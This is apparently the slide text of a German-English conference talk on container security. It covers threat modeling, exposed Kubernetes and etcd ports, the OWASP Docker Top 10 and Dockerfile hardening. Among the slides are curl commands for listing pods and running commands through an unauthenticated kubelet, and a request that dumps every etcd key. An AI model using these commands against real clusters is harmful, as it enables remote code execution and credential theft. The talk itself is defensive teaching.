Container Security – Technik gut, Umsetzung leider manchmal nicht so

Dr. Dirk Wetter

@drwetter

Independent Consultant - Information Security
(self-employed)

Open Source

- Longtime smaller contributions
-  TLS-Checker testssl.sh
- Done this + that for OWASP
  - Europe Conference in Hamburg 2013
- This + that for GUUG
  - FFG + LK


- 20+ years paid profession in infosec
- System, network + (web) application security
- Pentests, consulting, training
- Information security management

0. History

- docker **Hyped + new ?**
  - FreeBSD: *Jails* **2000**
  - Solaris: *Zones / Containers* **2004**
  - Linux: Docker 2013 (March)

https://pxhere.com/en/photo/879460

Devs: Gross lack of knowledge



... sponsored by **-Bingo

// CHRIS WYSOPAL

@WeldPond

// KEYNOTE: FULL SPECTRUM ENGINEER – THE NEW FULL-STACK

The move to DevOps and micro-services demands new skills. Now a developer must become fluent in a different way. It is less about multi-layer and more about multi-discipline. [..]

This means the "full spectrum engineer" must have the capability of also securing their own work. [..]

heise devSec() 2017


Northrop Grumman,
Best Places to Work for Cyber Ninjas
CYBER
THE VALUE OF
LEVERAGING
FULL-SPECTRUM
CYBER TO NEUTRALIZE
ENEMY THREATS.
THE VALUE OF PERFORMANCE.
NORTHROP GRUMMAN
MORE

fefe

... sponsored by **-Bingo

- **Instead of FaaS (oder BaaS?):**
  Serverless computing

Siemens Lufthaken? ;-)

Botnets are the only legitimate serverless architecture

https://me.me/i/botnets-are-the-only-legitimate-serverless-architecture-imgflp-com-change-my-81b6a19eb4044902acb40ae9bf4106b9

System + network security!

- **Docker**
  - Doesn't *solve or creates* any ***application security*** problems

→ is about **system and network** security.

- *There* you need to be careful not creating attack surfaces

Threat modeling

- **Threats to my containers?**


→ **Enumerate!**

https://imgur.com/gallery/ZdEQDwh

Threat modeling / 1

- **1st vector:** Application escape

  → 2nd: **Host**




https://pixabay.com/photos/question-mark-hacker-attack-mask-2883630/

Threat modeling / 2-4

- **1st vector:** Application escape

  → 2nd: **Network**
  - Container
  - Host
  - NFS, LDAP
  - … and




Threat modeling / 5


- **1st vector:** Application escape

  → 2nd: **Network**

    - Orchestration



- **2nd: Network / Orchestration**
  - Kubernetes: Insecure kubelet @ tcp/10250 (HTTPS) + 10255 (HTTP)



Controlling access to the Kubelet

Kubelets expose HTTPS endpoints which grant powerful control over the node and containers. By default Kubelets allow unauthenticated access to this API.

Production clusters should enable Kubelet authentication and authorization.

- Default still open? Fixes complete?
  - https://github.com/kubernetes/kubernetes/issues/11816
  - https://github.com/kubernetes/kubernetes/pull/59666


Threat modeling / 5

```
# Lists systems
curl -sk https://$IP:10250/pods | jq .

# Code EXEC
curl -sk https://$IP:10250/exec|run/<ns>/<pod>/<container>/ -d "cmd=ls /"
```

- **2nd: Network / Orchestration**
  - Kubernetes
    - sometimes not secured etcd @ tcp/2379
    - dashboard @ tcp/9090 (not installed per default)

https://arstechnica.com/information-technology/2018/02/tesla-cloud-resources-are-hacked-to-run-cryptocurrency-mining-malware/



Just mining memecoins

The initial point of entry for the Tesla cloud breach, Tuesday's report said, was an unsecured administrative console for Kubernetes, an open source package used by companies to deploy and manage large numbers of cloud-based applications and resources.

"The hackers had infiltrated Tesla's Kubernetes console which was not password protected," RedLock researchers wrote. "Within one Kubernetes pod, access credentials were exposed to Tesla's AWS environment which contained an Amazon S3 (Amazon Simple Storage Service) bucket that had sensitive data such as telemetry."

https://me.me/i/miners-miners-then-now-4733a2b6702d4730aa8c5093ecb33d25

- **2nd: Network / Orchestration**
  - CoreOS,
    - etcd @ tcp/2379

Authentication Guide

Overview

Authentication – having users and roles in etcd – was added in etcd 2.1. This guide will help you set up basic authentication in etcd.

etcd before 2.1 was a completely open system; anyone with access to the API could change keys. In order to preserve backward compatibility and upgradability, this feature is off by default.

For a full discussion of the RESTful API, see the authentication API documentation

Threat modeling / 5

- **2nd: Network / Orchestration**
  - CoreOS,
    - etcd @ tcp/2379

password	8781
aws_secret_access_key	650
secret_key	23
private_key	8

I did a simple search on shodan and came up with 2,284 etcd servers on the open internet. So I clicked a few and on the third try I saw what I was hoping not to see. CREDENTIALS, a lot of CREDENTIALS. Credentials for things like cms_admin, mysql_root, postgres, etc.

[..] I wrote a very simple script that basically called the etcd API and requested all keys. That's basically equivalent to doing a database dump but over their very nice REST API.

```
GET http://<ip address>:2379/v2/keys/?recursive=true
```

This will return all the keys stored on the servers in JSON format. So my script basically went down the list and created a file for each IP (127-0-0-1.json) with the contents of etcd. I stopped the script at about 750 MB of data and 1,485 of the original IP list.

From: https://gcollazo.com/the-security-footgun-in-etcd/

- **Target: Orchestration tool**
  - Research:
    - Exposed orchestration tools (Lacework: PDF)
    - **Internet!**

High Level Findings

- **22,672** OPEN ADMIN DASHBOARDS DISCOVERED ON INTERNET
- **95%** HOSTED INSIDE OF AMAZON WEB SERVICES (AWS)
- **55%** HOSTED IN AN AWS REGION WITH THE US (US-EAST MOST POPULAR)
- **> 300** OPEN ADMIN DASHBOARDS OPEN WITH NO CREDENTIALS


Platforms Discovered

We discovered the following applications during our research:

- Kubernetes
- Mesos Marathon
- Swagger API UI
- Red Hat Openshift
- Docker Swarm:
    - Portainer
    - Swarmpit

- **My dear neighbors**

  → Other Containers



https://www.realtor.com/news/trends/how-to-handle-terrible-neighbors/

- **Platform / Host**
  - Think:
    - What's wrong w my foundation??

https://news.sky.com/story/hotel-in-taiwan-collapses-after-64-magnitude-earthquake-11239117

- **Integrity of images**
  - Confidentiality?

Trust

http://www.canalj.fr/Zoom/Cine/Moi-Moche-et-Mechant-2/Details/Personnages/Les-Minions

Threat modeling

- Chances to mess up things **considerably**

Pictures: https://www.tagesschau.de/ausland/msc-zoe-113.html

Docker Top 10

- **OWASP Docker Top 10**

  https://www.owasp.org/index.php/OWASP_Docker_Top_10

  - Rather security controls than risks
  - Do's vs. Dont's
  - home work + beyond
  -  https://github.com/OWASP/Docker-Security

  - Simplified examples + syntax
    - Only docker cmdline / `Dockerfile`
    - No YAML, etc.

Top #	Title
D01	Secure User Mapping
D02	Patch Management Strategy
D03	Network Separation and Firewalling
D04	Secure Defaults and Hardening
D05	Maintain Security Contexts
D06	Protect Secrets
D07	Ressource Protection
D08	Container Image Integrity and Origin
D09	Follow Immutable Paradigm
D10	Logging

- **Top 1: Secure User Mapping**
  - Docker's **insecure default!**
    - Running code as privileged user

```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80
```

- **Top 1: Secure User Mapping**
  - ~ fix it: Running nginx as non-privileged user

```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
RUN adduser [..] minion
USER minion
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80:8080
```

- **Top 1: Secure User Mapping (cont‘d)**

```
root      5834  0.0  0.0  Jun29    0:00 ssh-agent
root     30815  0.1  0.0  Jun30    3:58 /usr/sbin/containerd --listen fd:// --start-timeout=2m
root     31205  0.0  0.0  Jun30    0:01  \_ containerd-shim dbd41f92eff67c59be6e3df9b65bc647d80eb48916e5769e44bec07296d93088 /var/run/docker/libcontainerd/d
root     31222  0.0  0.0  Jun30    0:00      \_ /bin/sh -c /start
root     31260  0.0  0.0  Jun30    0:00          \_ /bin/bash /start
